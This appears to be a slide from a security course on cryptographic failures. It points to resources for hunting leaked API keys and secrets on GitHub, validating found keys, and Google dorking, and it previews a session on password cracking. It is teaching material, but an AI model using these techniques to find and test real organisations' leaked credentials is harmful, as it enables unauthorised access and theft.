
- To search for API keys and secrets on Github check:
  - Search for specific keys https://gist.github.com/win3zz/0a1c70589fcbea64dba4588b93095855
  - Validate keys: https://github.com/streaak/keyhacks?tab=readme-ov-file#cloudflare-api-key

    Some keys could be expired, others could be dummy keys or placeholders

Source: https://cms.recordedfuture.com/uploads/Top_20_Google_Dork_Commands_Cheat_Sheet_11f4238118.webp

Cryptographic Failures: are private keys checked into open repositories?

https://www.exploit-db.com/google-hacking-database



Thanks!

Next time …

Broken Authentication: Cracking passwords and logins with automated tools.